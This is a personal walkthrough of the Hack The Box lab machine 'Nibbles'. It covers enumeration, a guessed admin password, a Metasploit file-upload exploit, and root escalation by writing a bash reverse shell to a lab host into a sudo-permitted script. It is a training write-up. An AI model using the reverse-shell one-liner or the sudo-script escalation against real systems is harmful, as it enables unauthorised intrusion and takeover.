
https://app.hackthebox.com/machines/Nibbles
Initial contact
Starting off a box as i always do: Ping en nmap the host. Ping so i know the VPN works, and nmap to enumerate open ports and services.

Two ports open. 22 (ssh) and 80 (http). Fairly standard. we can also see that apache 2.4.18 is is used on the http server.

A vanilla dirb enumeration doesn’t turn up anything very interesting.
Lets have a look on the website.

The landing page seems quite empty. Looking at the page source, we see that there’s another directory where we should go.
The nibble blog looks a bit like a very old wordpress site. but nibble is apperently some type of CMS of its own.

Looks like nothing much. It seems to be mainly 1 page: index.php.

Except for the atom link at the bottom, which goes to a feed.php
A quick search for nibbleblog on https://exploit-db.com gives us a couple of options.

It feels like this is the way forward. Lets look at the 2015 one first.
from msfconsole, i look up the corresponding exploit. and line it up.

Show options reveals that this exploit works with an authenticated session. I haven’t found any credentials yet. so this seems to be a dead end, for now.
The second exploit points to some SQL Injection oppertunities. Though i usually look for search functions for SQL Injection, this one seems to work with the parameters of the website itself.

I havent’s seen parameters page or idpost being used, but lets have a look.
Shame, both don’t seem to be present to inject into. I have some other parameters, might aswell check if sqlmap picks anything up.
No luck! lets look further. Quite an old apache version was installed (offcourse, its an old box) Lets see if that should contain some interesting vulnerabilities.
Also, no luck. Seems this version of apache was quite stable. Lets enumerate more.
I didn’t do a dirb on the nibbleblog directory yet, so lets see what that turns up. found some more pages.

These directories are listable, so looking trough the “content” folder i see a reference in private/users.xml of the username admin. Good to know.
Okay, i’ve perused all the files on the different directories, but can find a password anywhere. I’ve also tried finding some factory default credentials, but since this software got discontinued in 2022, there isnt a lot of information out there. Acually, i had do dodge and weave as to not see all the other write-ups out there.
I tried all kinds of defaul password combinations with the Admin username we found before. Apperently the password was nibbles.
I had to look this up in another walktrough. I’m not a big fan of guessing like this. I guess, if i would refine my process to try and combat this, i should make a list with a tool like CEWL, and spray the password. However, there is actually a block function that will block you at some point.
Anyway, we’re in the admin panel!

I remember that we had an authenticated arbitrary file upload.
We’re back in msfconsole, and have set up the exploit.

and GO! (oops, wrong ip, change it around aaand) GO!

we have a shell! We’re logged on as nibbler
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
Looking back at the website folder, i wen looking trough some interesting looking files. there was a shadow.php. Now that i can see the content, it contained a password hash and salt.
<?php $_USER[0]["uid"] = "0"; $_USER[0]["username"] = "admin"; $_USER[0]["password"] = "ea8e3c9799c10e2982c0b54299fd866f32b95f5a"; $_USER[0]["salt"] = "8^8!@tv&zb3"; $_USER[0]["email"] = "admin@nibbles.com"; ?>I shall review some other blogs to see if i should’ve been able to get this without guessing.
Anyway, this shell gives access to the /home/nibbler/user.txt and gives us t he first flag!
Now to hunt for the root flag. I like to start with some looking around. There’s a personal.zip in the /home/nibbler directory. Also, looking at what i can run as root with nopassword is the following.
sudo -l
Matching Defaults entries for nibbler on Nibbles:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
funny thing is that the personal directory doesnt exist here. it seems to have been zipped!
ls -la
total 20
drwxr-xr-x 3 nibbler nibbler 4096 Dec 29  2017 .
drwxr-xr-x 3 root    root    4096 Dec 10  2017 ..
-rw------- 1 nibbler nibbler    0 Dec 29  2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10  2017 .nano
-r-------- 1 nibbler nibbler 1855 Dec 10  2017 personal.zip
-r-------- 1 nibbler nibbler   33 Jan 19 16:00 user.txt
Im pretty sure that i can just create these folders, put a reverse shell at monitor.sh, and run it with sudo. Lets try it!
For reverse shells my go to is https://www.revshells.com/
lets get a bash reverse shell:

and echo it to the script we need.
To ensure execution with bash, not sh, i added /bin/bash -c ‘payload’, like this:
echo "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.104/8888 0>&1'" > monitor.sh

sudo ./monitor.sh
and, succes!

/root/root.txt is now available. This concludes this box!
Final thoughts
It was an easy box, this i knew before i started. But that’s fine! What i didn’t like is that you have to guess the password to the admin user. Maybe the box is dated, and this was the factory default.
This way i spent a lot of time enumerating for some data that isn’t even there. i mean, i did try admin:admin and admin:password, but other than that. i dont know…
Oh well. We’re done now, onto the next!